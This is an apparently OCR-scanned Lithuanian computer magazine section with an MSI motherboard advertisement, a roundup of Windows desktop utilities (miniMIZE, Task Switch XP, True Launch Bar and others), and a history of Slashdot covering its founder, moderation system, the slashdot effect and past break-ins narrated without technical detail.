K9N Platinum



K9N SLI Platinum



K9N Diamond



AMD
AMD64 Technologija

MSI — pirmoji rinkoje kompanija pasiūliusi platų pagrindinių plokščių AMD AM2 platformai asortimentą:
MSI K9N Diamond, MSI K9N SLI Platinum, MSI K9N SLI-2F, MSI K9N Platinum, MSI K9N Ultra-2F, MSI K9N Neo-F, MSI K9NGM2-FID, MSI K9NGM-L, MSI K9A Platinum

UAB „Fortakas" Vilnius, Kaunas, Klaipėda, Šiauliai www.fortakas.lt

UAB „Aureolės sprendimai" J. Basanavičiaus g. 25, Vilnius Tel. +370-5-2603708 www.aureole.lt

UAB „International Solution Group" Daukanto g. 22a - 5 Klaipėda Tel. +370-46-313840 www.fortakas.lt

UAB „Inida" V. Krėvės pr. 13a, Kaunas Tel. +370-37-311224 www.inida.lt

UAB „Komparsa" Ateities g. 33, Vilnius Tel. +370-5-2101620 www.komparsa.lt

UAB „Infociklas" Ramygalos 66-1, Panevėžys Tel. 845-571010 www.ciklas.lt

UAB „Balco LTD" S.Dariaus ir S.Girėno g. 21-19, Klaipėda Tel. (8 46) 310 610 www.balco.lt

UAB „KSC" Savanorių pr. 278, Kaunas Tel. 312992 www.ksc.lt

Specifikacijos gali būti keičiamos be išankstinio įspėjimo

016

Gyvenimo grožybės

Tobuliname langinių ergonomiką

Keisti vaikinai tie automobilininkai. Jie pasiruošę išleisti paskutinį centą pačioms įvairiausioms detalėms, kurios prie jų eržilo galios žada pridėti porą arkliukų. Pasitaiko ir estetų, kurie iš tiesų vertina automobilio išorinį vaizdą ir salono patogumą. O kuo tu už juos prastesnis? Nuostabu, tačiau tą patį galima pritaikyti ir langinėms. Jas taip pat galima padaryti patogesnes ir efektyvesnes, pakanka įdiegti porą papildomų dalykėlių. Taigi sveikas atvykęs į „Hakerio" tiuningo atelję!




[Minimizuok žaismingai]

Aš turiu vieną žalingą įprotį: laikau atidarytą krūvą nereikalingų langų. Mano užduočių juostoje (*taskbar*) tikras chaosas: akis bado dešimčių pačių įvairiausių langų pavadinimai, todėl tarp jų greitai surasti reikalingą praktiškai nerealu. Užkniso! Laime, aš jau radau šios problemos sprendimą — juo tapo programa *miniMIZE (http://aquaria.za.net/)*.

Šis nuostabus įrankis perima bet kokį minimizuojamą langą ir ant ekrano išsaugo mažą jo vaizdą (*preview*), šalia kurio taip pat atvaizduojama ir programos ikona. Tu nė neįsivaizduoji, kaip tai vaizdžiai atrodo (tiesa, įsivaizduoti nereikia — žvilgtelėk į nuotrauką). Norint sugrąžinti bet kokios programos langą, pakanka paspausti ant ekrane pateikto šios programos mažo vaizdo. Prireikus šią darnią vaizdų eilę galima išdėlioti priekiniame plane arba išvesti į ekraną po karšto klavišo paspaudimo. Be to, *miniMIZE* turi daugybę įvairiausių nustatymų. Tai reiškia, kad tu galėsi nesunkiai pakeisti ekrane pateikiamų vaizdų skaidrumą, jų dydį ir t.t. Kitaip tariant, labai apgalvotas dalykas.





[Grakštus persijungimas]


Kiekvienas žino, kad klavišų *Alt+Tab* kombinacija leidžia greitai persijungti tarp programų. Nuspaudus šią populiarią kombinaciją vartotojui pateikiamas langas, kuriame puikuojasi aktyvių programų ikonėlės bei po jomis pateikiami programų langų pavadinimai. Toks principas puikiai veikia jeigu pas tave paleista viso labo keletas programų. O ką daryti, jeigu jų atsiranda vis daugiau ir daugiau? Trūksta vaizdumo, o naudotis persijungimu pasidaro žiauriai nepatogu? Vis dėlto šį trūkumą galima lengvai pataisyti įdiegus įrankį *Task Switch XP Pro (www.ntwind.com/taskswitchxp)*. Programa naudoja įprastinės klavišų kombinacijas ir išveda panašų langą, tačiau be viso kito atvaizduoja nedidelę programos nuotrauką (preview). Spaudi *Alt+Tab*, o ten — programos lango vaizdas. Pats supranti, kaip tai patogu, jeigu tu turi atsidaręs keletą vienos ir tos pačios programos langų. Beje, tu gali šį perjungimą susikonfigūruoti taip, kaip tik tau norisi. Tavo paslaugoms — debesis įvairiausių nustatymų ir savybių.





[Teisingas „*quicklaunch*"]

Ar niekada nesusimąstei, kodėl į greito paleidimo skydelį (quicklaunch) galima įkelti tik programos paleidimo arba katalogo atidarymo nuorodas? O kodėl, pavyzdžiui, čia negalima sukurti nuorodų grupės su iškrentančiu meniu? Tuomet tu galėtum sugrupuoti programas — internetas, biuro įrankiai, programavimas ir t.t. — o tada pasirinkti reikiamą kategoriją bei pačią programą. Deja, standartinėse langinėse tai neįmanoma, ir visa tai dėl „*Microsoft*" kūrėjų tingumo. Laime, šią neteisybę galima ištaisyti su programa True Launch Bar (www.truelaunchbar.com). Ją įdiegęs tu ne tik galėsi grupuoti greito paleidimo nuorodas, tačiau visokeriopai ir neatpažįstamai keisti išorinį *quicklaunch* vaizdą, taip pat ir panaudoti skinus. Dar labai norėčiau paminėti įskiepių galimybę, kuri leidžia į užduočių juostą vaizdžiai įkelti pačius įvairiausius dalykus: orų prognozę, nešiojamojo kompiuterio baterijos indikatorių, komandinę eilutę, greito grotuvo valdymo mygtukus ir dar daug ką (*www.truelaunchbar.com/plugins/index.html*). Žodžiu, žvilgtelėk į nuotraukas, ir tau viskas paaiškės.







Mes sąmoningai išvengėme Windows sąsajos gražinimo klausimo. Nori madingos vartotojo sąsajos bei daugybės įvairių papildomų galimybių? Skaityk mūsų žurnale publikuotą straipsnį „Gražiai gyventi neuždrausi“.



[Aš pasakiau, tu užbaik]

Bet kurioje nors kiek pažangesnėje programavimo aplinkoje yra tokia nuostabi funkcija, kaip automatinis žodžių papildymas. Programuotojui nereikia surinkinėti sudėtingų funkcijų pavadinimų — kūrimo aplinka pati pagal pirmas raides bando nustatyti funkcijos pavadinimą ir siūlo tinkamus variantus. Taip sutaupoma daugybė laiko, o daugelio funkcijų pavadinimų galima paprasčiausiai neatsiminti. Programos *IntelliComplete (www.flashpeak.com/icomp)* kūrėjams ir to pasirodė maža. Vaikinai automatinio papildymo funkciją realizavo globaliame lygyje, beje, tai galioja ne tik programavime naudojamų funkcijų pavadinimams, bet ir įprastiniams, žmogiškiems žodžiams. Ši programa nepriklauso nuo jokios konkrečios aplikacijos ir automatinio papildymo funkciją užtikrina visur, bet kurioje programoje! Tu tiesiog pradedi rinkti žodį, o išplaukiančiame lange tau siūlomi žodžio užbaigimo variantai. Dvigubai maloniau, kad kūrėjų svetainėje prieinami žodynai.







[Vienas — gerai, daug — dar geriau]

Linux kūrėjai kovoje už darbastalio erdvę pasinaudojo vienu labai paprastu, bet gudriu metodu. Vietoje vieno darbastalio jie pasiūlė naudoti keletą ir prireikus tarp jų persijunginėti. Iš pradžių tai atrodo šiek tiek nepatogu, tačiau po kurio laiko, kai galų gale pripranti prie šios idėjos, pradedi suprasti, kad nieko patogesnio nebuvo galima sugalvoti. Viename darbastalyje yra paleistos su darbu susijusios programos, kitame — ICQ ir IRC. Tu akimirksniu atsikratai pagundos įeiti į pokalbių svetainę ir parašyti vieną kitą (daugink iš dešimties) žinutę. Ir tai viso labo vienas galimas pritaikymas. Pavyzdžiui, biure galima lengvai persijunginėti iš *Quake* į darbastalį su paleistu *Visual Studio*. Šaunu? Be abejo!

Beje, vos nepamiršau. Visos šios grožybės prieinamos įdiegus programą *Chimera Virtual Desktop (www.chimera.hu/virtual_desktop)*. Su ja tu galėsi įdarbinti iš karto 9 skirtingus darbastalius bei turėsi galimybę persijunginėti tarp jų vienu pelės paspaudimu.





[Į pagalbą grafomanui]

Įgimtu raštingumu pasigirti gali toli gražu ne visi: pavyzdžiui, aš šios savybės niekada neturėjau. Taigi norėdamas patikrinti galimas parašytame tekste padarytas klaidas, aš tradiciškai jį visą kopijuoju į *Word*, patikrinu, ir tik tada visa tai perkeliu ten, kur reikia. Šis metodas klaikiai nepatogus, tačiau efektyvus. Vienas mano geras bičiulis pasijuokė iš manęs ir tokių iškrypėliškų darbo metodų bei pasiūlė pasinaudoti įrankiu *Spell Checker (www.spell.com.ru)*. Pasirodo, tai ypač naudingas daikčiukas. Iš esmės tai yra nuolatinio ortografijos tikrinimo sistema. Ji moka daugiau nei 23 kalbas, o svarbiausia yra tai, kad ji nepriklauso nuo jokios konkrečios programos. *Spell Checker gali veikti visur! Ją paleidus, ji nuolat* tūno atmintyje, iš kur stebi renkamą tekstą ir jį tikrina arba analizuoja apsikeitimo buferį (į kurį tekstas patenka nuspaudus *Ctrl+C*). Jeigu žodis surinktas neteisingai, tai ji tuojau pat nurodytoje ekrano vietoje parodo klaidą. Programos nustatymuose šią vietą galima lengvai pakeisti, taip pat galima pakeisti ir laiką, kurį klaidos pranešimas bus rodomas ekrane. Be to, klaidingai įvesto žodžio atsiradimą gali lydėti garso signalas.




018

Shlashdot

Paskutinė technogykų šventovė

KASDIEN ŠIMTAI TŪKSTANČIŲ LANKYTOJŲ UŽEINA Į ŠIĄ SVETAINĘ NORĖDAMI SUŽINOTI PASKUTINES ŠIUOLAIKINIŲ TECHNOLOGIJŲ PASAULIO NAUJIENAS, IŠSAKYTI SAVO NUOMONĘ APIE STAMBIŲ KORPORACIJŲ APLINKOJE VYKSTANČIUS ĮVYKIUS IR ATRASTI KAŽKĄ NAUJO BEI ĮDOMAUS. ŠIOS SVETAINĖS LANKYTOJAI — PAGRINDE TECHNO ELITAS, KŪRYBINGAI MĄSTANTYS ŽMONĖS, KURIŲ IDĖJOS NUKREIPTOS Į ATEITĮ. JUOS PRIIMTA VADINTI GYKAIS, O JŲ GYVENAMOJI VIETA — ***SLASHDOT.ORG***.



Robas Malda, *Slashdot* tėvas



1973
Slashdot įkūrėjas — *Robas Malda aka CmdrTaco* — gimė 1973 metais Mičigano valstijoje, Holendo mieste.

1987
Tėvai jį išsiuntė mokytis į religinės krypties privačią mokyklą, kur Robas pirmą kartą susidomėjo kompiuteriais ir nemenką savo laiko dalį praleisdavo studijuodamas vietinių BBS turinį.





1992
Vyresnėse klasėse Robas bandė užsidirbti pinigų su *TurboPascal* rašydamas *shareware* programas, jis parašė naudojimui tinkle skirtą (*on-line*) BBS žaidimą ir muzikinių kompozicijų kūrimo įrankį. Tai jam neatnešė jokio apčiuopiamo pelno, todėl tekdavo dirbti prekybos centre ir į lentynas dėlioti prekes. Kai Malda įstojo į koledžą, jis, be jokios abejonės, pasirinko kompiuterių mokslu fakultetą ir pradėjo uoliai mokytis bei kaupti žinias.

1996
Mokslų metu vaikinas įsitaisė į firmą „Donnelly", kur dirbo kompiuterių techniku ir užsiiminėjo programinės įrangos bei geležies įdiegimu. Maždaug tuo metu jis susipažįsta su *Linux* ir iš karto susižavi jos galimybėmis automatizuoti krūvą rutiniško darbo, kurį tekdavo daryti su *Windows*. Be to, *CmdrTaco* šiuo metu aktyviai studijuoja *web* technologijas, pradedant HTML ir baigiant su duomenų bazėmis veikiančių *web* aplikacijų programavimu. Įgijęs tam tikrų žinių, Robas pradeda uždirbinėti pinigus iš *web* svetainių, kurias jis kurdavo įvairioms įstaigoms, bankams ir nedidelėms firmoms. Tuo pačiu jis pradeda kurti nuosavą svetainę, kuri skirta *Linux* ir technologijoms. Kaip tu jau tikriausiai numanai, šia svetaine taps *Slashdot*.



1997
slashdot.org domenas buvo užregistruotas 1997 metų rugsėjį. Robas norėjo, kad pavadinimas būtų kiek galima labiau neįprastas, todėl iš pradžių domenų registratoriai net nenorėjo registruoti ženklų „/." garbei pavadintos svetainės. Vis dėlto *Slashdot* buvo užregistruotas ir gruodžio 31 jame pasirodė pirmoji žinutė, kurios autoriumi, be jokios abejonės, buvo *CmdrTaco*. Pranešime buvo pasakojama apie naujos paslaugos atsiradimą internete — galimybę užsisakyti nuotrauką, padarytą iš Žemės orbitoje skriejančio palydovo. Plėtoti svetainę Robui smarkiai padėjo draugas Džefas Beitsas aka *Hemos*, su kuriuo jie drauge įkūrė nuosavą nedidelę kompaniją.





1998
Visais šiais metais projektas buvo veržliai tobulinamas: daugėjo straipsnių, žinučių, svetainės lankytojų, atsirado naujų autorių. Vienu jų tapo žymus amerikiečių žurnalistas ir rašytojas Džonas Katzas (*Jon Katz*), kuris išgarsėjo savo straipsniais ir internetiniu žurnalu *HotWired* bei tuo, kad buvo populiarių leidinių *Boston Globe* ir *Washington Post* redaktorius.

1999
1999 metais Katzas galutinai paliko *HotWired* ir tapo nuolatiniu *Slashdot* redaktoriumi bei straipsnių autoriumi. Daugelis jo rašomų straipsnių skirti gykų subkultūrai ir įvairioms mistifikacijoms.
1999 metų pabaigoje Robas galų gale pabaigia koledžą ir pradeda dirbti prie savo kūrinio, juo labiau kad svetainės perspektyvumą galima buvo įžiūrėti plika akimi.






1999
Šių metų pradžioje internete pirmą kartą pasirodė naujas reiškinys, kuris buvo pavadintas *slashdot* efektu * (apie jį skaityk žemiau). O birželio 29 svetainė buvo parduota kompanijai *Andover.net* — tolimesniam plėtimuisi reikėjo stambių investicijų, kurių Robas su savo kompanjonais neturėjo. Taigi sulaukęs 23 metų Malda gavo apvalią sumelę ir galimybę tęsti savo darbą jau kaip *Andover.net* darbuotojas.

Kapitalo injekcijos į *Slashdot* nebuvo bergždžios — svetainėje pasirodė daug naujovių: atsirado keletas naujų skyrių, įvedama žymioji metamoderavimo sistema. Tūkstantmečio pradžioje Slashdot'e pasirodė jubiliejinis dešimtūkstantasis straipsnis, o vasarą — milijoninis komentaras. Svetainės varikliukas nuolat tobulinamas, įvedama taip vadinama „zoologijos sodo" sistema, leidžianti vartotojus priskirti draugų arba priešų grupėms, atsiranda prenumeratos galimybė.

2001
2001 metais tuometinė *Slashdot* savininkė *VA Linux Systems* susidūrė su tam tikrais finansiniais sunkumais, kas atsiliepė svetainėje pateikiamos reklamos kiekiui (IT kompanijos už reklaminių antraščių publikavimą tokioje svetainėje, kaip *Slashdot*, mokėjo stambias sumas). Tuo pat metu buvo pritaikytas originalus tais laikais reklamos modelis — užsiregistravę vartotojai, sumokėję po 5 dolerius už kiekvieną tūkstantį parodytų puslapių, galėjo nematyti visos šios reklamos. Pageidaujančiųjų kiekis buvo skaičiuojamas dešimtimis tūkstančių, todėl modelis pasirodė esąs gana sėkmingas.



Vis dėlto šiandien tai jau istorija, kadangi šiuo metu *Slashdot'e* liko labai nedaug reklamos.



2004

2004 metų rugpjūčio viduryje bendras svetainėje pateiktų komentarų skaičius jau viršijo 10 milijonų (straipsnio rašymo metu šis skaičius svyruoja maždaug 15 milijonų ribose). Tais pačiais metais, likus dviems mėnesiams iki JAV prezidento rinkimų, *Slashdot'e* pasirodė politikai skirtas skyrelis. Jo pavadinimą į lietuvių kalbą būtų galima išversti kaip „Politika vėploms. Jūsų balsas yra svarbus" (*Politics for nerds. Your vote matters.*). Savaime suprantama, čia bus svarstomos ne įprastinės, o pačios skandalingiausios politikos naujienos, keliami klausimai, kuriuos publikuoti ryžtasi ne kiekviena žiniasklaidos priemonė.

[Kaip suorganizuotas „Slashdot"] Bet kuris *Linux* sistemos vartotojas, savo naršyklėje atsidaręs *slashdot.org* svetainę, čia gali pasijausti kaip namie — svetainės dizainas akivaizdžiai buvo kuriamas pasinaudojant būtent šių operacinių sistemų grafinių aplinkų įspūdžiu. Šiaip ar taip, bent jau man susidarė toks įspūdis. *Slashdot'e* dabar yra 13 pagrindinių skyrelių: „Pagrindinis", „Apple", „Klausk *Slashdot*", „Knygos", „Programuotojai", „Žaidimai", „Aparatūra", „Interviu", „IT", „Linux", „Politika", Mokslas" ir YRO. Tačiau tai — tik ledkalnio viršūnė. Apsilankius nuorodoje „Topics", galima pamatyti daugybę poskyrių, kurių čia yra per šimtą.

Viskas prasideda nuo to, kad redaktorius viename iš šių skyrelių sukuria naują žinutę (medžiagą paprastai atsiunčia svetainės lankytojai) — tai gali būti įdomi naujiena, idėja arba straipsnis, ten pat publikuojamos nuorodos į svetaines, kuriose apie tai galima sužinoti išsamiau. Po to ši tema aktyviai aptarinėjama, o šie aptarimai neretai perauga į audringus ginčus. Kiekviena *Slashdot* publikuojama informacija įdomi ir gili savo turiniu: juk ne veltui portalas žymus kaip visos planetos gykų šventovė!

Apibūdinti *Slashdot* vienu žodžiu, pasakant, jog tai forumas arba naujienų svetainė, nepavyks. Projektas labiausiai primena gigantišką *web* blogą, tačiau pagrindinis jo skirtumas nuo pastarųjų — unikali resurso moderavimo sistema. Jos ypatybė ta, kad moderatoriumi gali tapti bet kuris žmogus, turintis tam tikrą laiką galiojantį svetainėje registruotą vartotoją (reikia, kad vartotojas įeitų į 92,5% seniausių sistemos vartotojų skaičių), nuolat besilankantis svetainėje ir galintis pasigirti teigiama karma (karma — tai savotiškas *Slashdot* reitingas). Moderuojant pranešimai nėra pašalinami, o tiesiog paslepiami iš puslapio, kadangi čia veikia dviejų lygių moderavimo mechanizmas.

Pirmame etape įvertinami svetainės pranešimai. Kuo didesnį įvertinimą gauna žinutė, tuo daugiau ji turi tikimybės būti parodyta pagrindiniame svetainės puslapyje. Tuo pačiu moderatoriai turi ribotą balų, kuriuos jie gali išdalinti per tam tikrą laiko tarpą, skaičių.

Antrame etape filtruojamas nekokybiškas moderavimas. Tuomet pablogėja „blogų" moderatorių karma, jie netgi gali netekti savo įgaliojimų, kol vėl neįgaus teigiamo koeficiento. Karma gerėja nuo teigiamai įvertintų svetainėje pateiktų pranešimų ir komentarų.

Slashdot redaktoriai turi neribotas resurso moderavimo galimybes, tačiau jie seka tik 3% turinio — visu kitu užsiima paprasti vartotojai. Tokia automatinio moderavimo politika leidžia efektyviai atsijoti neįdomias žinutes ir komentarus, paliekant tik iš tiesų gerą ir įdomią medžiagą. Taigi galima sakyti, kad *Slashdot* — tai automatiškai medžiaga papildoma ir automatiškai redaguojama svetainė, kurios darbų automatizavimas pavestas bendruomenei. Priešingai nei daugelyje kitų panašių projektų, čia šis mechanizmas veikia tiesiog puikiai.

Kiekvienas *Slashdot* vartotojas gali kurti savo žurnalą, kurį perskaityti gali bet kuris vartotojas. Čia galima išreikšti savo santykį su kitais vartotojais, priskiriant juos draugų arba priešų kategorijoms. Žodžiu, svetainėje sukurtos visos jos lankytojų bendruomenės egzistavimo ir vystymosi sąlygos. Geriausias *Slashdot* apibrėžimas būtų ne *web* blogas, o *„online* pramoga".

Kalbant apie techninę pusę, *Slashdot.org* veikia iš karto dešimtyje serverių. Penki iš jų skirti puslapių užkrovimui, trys — paveikslėliams, dar du įdarbinti kaip SQL ir NFS serveriai. Devyni iš dešimties šių serverių veikia su *Debian Linux* sistema. Svetainės varikliukas vadinasi *Slash* (*Slashdot–Like Automated Storytelling Homepage*). Pirmąją jo versiją sukūrė *CmdrTaco* ir *CowboyNeal*, antrąją — programuotojai iš OSTG, kai kurie iš jų ir šiuo metu užsiima projekto tobulinimu. *Slash* parašytas su *Perl* ir yra platinamas pagal GNU licenciją.

[Įdomūs pranešimai] Geriausi *Slashdot* pranešimai gali sukelti didelį susidomėjimą, ir nesvarbu, ar tai naujos NASA kosminės programos aptarimas, diskusija apie mažaminkščių monopolistišką politiką arba net nostalgiški prisiminimai apie senus „Konami" Kontros tipo žaidimus. Smalsiems, šiuolaikinėmis technologijomis ir mūsų gyvenimo naujovėmis besidomintiems žmonėms šis resursas — tiesiog informacijos lobynas bei galimybė pačiam pasisakyti. Per svetainės egzistavimo laiką buvo daugybė įvairių atvejų ir triukšmingų diskusijų. Apie kai kuriuos iš jų aš tau papasakosiu.

2002 metų pabaigoje „spamo karalius" Alanas Ralskis spaudai davė kelis interviu apie savo verslą, kur pasakė, kad elektroniniu paštu siuntinėjamuose reklaminiuose pranešimuose jis nemato nieko blogo. Neilgai trukus *Slashdot'e* pasirodė pranešimas su nuorodomis į šį interviu. Be abejo, šio interviu turinys tarp *slashdot* vartotojų sukėlė pasipiktinimą. Po trumpų svarstymų kažkas pasiūlė gana originaliu būdu nubausti Ralskį — užprenumeruoti jam visą įmanomą elektroninę ir paprastą reklamą. Forume buvo pateiktas elektroninio pašto ir tikrasis (fizinis) spamerio adresas... Ir čia viskas prasidėjo. Alanui iš savo pašto dėžutės kasdien tekdavo iškuopti po keletą kilogramų pašto, o elektroninio adreso jam iš viso teko atsisakyti.


Spaudoje ne kartą buvo aprašinėjama 2000 metais užvirusi *Slashdot* ir „Microsoft" priešprieša. Viskas prasidėjo nuo to, kad *Slashdot'e* buvo išpublikuota informacija apie duomenų apsaugos protokolo Kerberos praplėtimus. Kaip žinia, šis protokolas iš pradžių buvo kuriamas kaip atviras standartas. „Microsoft" šį standartą panaudojo *Windows 2000* sistemoje, kur jį šiek tiek pakeitė, dėl ko jis prarado savo „atvirumą". *Slashdot'e* pasirodžiusiame straipsnyje „Kerberos, PAC ir purvini *Microsoft* triukai" buvo pateikiamos tų pačių microsoft'ininkų padarytų standarto pakeitimų specifikacijos kartu su pastarųjų adresu

keliamais kaltinimais dėl bandymo taip monopolizuoti serverinių sistemų rinką. „Microsoft" pagrasino teismu, tačiau *Slashdot* neketino pasitraukti ir galiausiai įrodė savo tiesą. Įdomu tai, jog kaip tik po šios informacijos išpublikavimo prieš *Slashdot* buvo įvykdyta triuškinanti *DDoS* ataka.
Ko gero, originaliausią žinutę *Slashdot'e* paskelbė pats svetainės kūrėjas. 2002 metų vasario 14, Švento Valentino dieną Robas sukūrė žinutę su antrašte „Ketlin Fent, perskaityk šį pranešimą". Šioje žinutėje Robas savo mylimajai pasiūlė už jo ištekėti. Po 15 minučių šiame pranešime pasirodė pačios Ketlin komentaras su antrašte „Taip!", o pranešimo tekste buvo parašyta: „Keistuolis. Per tave aš apsiverkiau :). Valio! Aš išteku! :)".

[Populiarumo pasekmės] * Pasakojant apie *Slashdot*, negalima nepaminėti su svetainės augimu pastebėto reiškinio. Tai taip vadinamas „slashdot efektas". Esmė tame, kad *Slashdot* pranešimuose dažnai pateikiamos nuorodos į autorinius mažai lankomus resursus, o kadangi portalo auditorija milžiniška, toks didelis lankytojų antplūdis parodytai svetainei gali tapti mirtinu, nes iš esmės šis antplūdis tampa *DDoS* ataka. Svetainės greitai išsijungia ir tampa neprieinamos visam internetui. Anglų kalboje net atsirado veiksmažodis „to be *slashdoted*", kuris sakomas apie dėl staigaus lankytojų antplūdžio savo darbą nutraukusius *web* puslapius. Paprastai lankomumo šuoliukas tęsiasi iki 15 valandų, kol karštoji naujiena įkurdinama pirmame *Slashdot* arba kito stambaus naujienų resurso puslapyje. Tiesa, visame tame galima įžiūrėti ir teigiamą niuansą: dažnai užslashdotinta svetainė gauna būrį naujų nuolatinių lankytojų. Šiandien, kai visur paplitę patys įvairiausi *web* blogai, „slashdot efektas" internete yra dažnas reiškinys. Mokslininkai, taip pat ir sociologai, jį atidžiai tyrinėja, kuriamos svetaines nuo panašaus efekto apsaugančios sistemos.
Tau tikriausiai būtų įdomu sužinoti, ar hakeriai atakavo *Slashdot* ir ar pasitaikė šios svetainės nulaužimo atvejų. Taip, buvo, yra ir bus. Pirmą kartą *Slashdot* buvo nulaužtas 1998 metų rugsėjį: įsilaužėliai kurį laiką išdykavo su nulaužta sistema, o po kiek laiko parašė laišką Robui Maldai. 2000 metų gegužę svetainė patyrė ilgą paskirstytą *DoS* ataką, kuri truko tris dienas.
Tų pačių metų rugsėjį *Slashdot* vėl buvo nulaužtas. Šį kartą tai padarė du olandų hakeriai *Nohican* ir {}. Priešingai nei ankstesni įsilaužėliai, jie neturėjo tikslo kaip nors pakenkti šiai svetainei. Į vidų jie pateko per svetainės rezervinėje duomenų bazėje paliktą skylę, nes testinėje svetainės dalyje sugebėjo gauti administratoriaus slaptažodį. Po to jie į *Slashdot* pasiuntė laišką, kuriame išsamiai aprašė įsilaužimo procedūrą ir svetainėje surastus pažeidžiamumus. Kai pažeidžiamumai buvo pašalinti, *CmdrTaco* apie šį įvykį svetainėje išplatino pranešimą, nepamiršdamas padėkoti hakeriams.
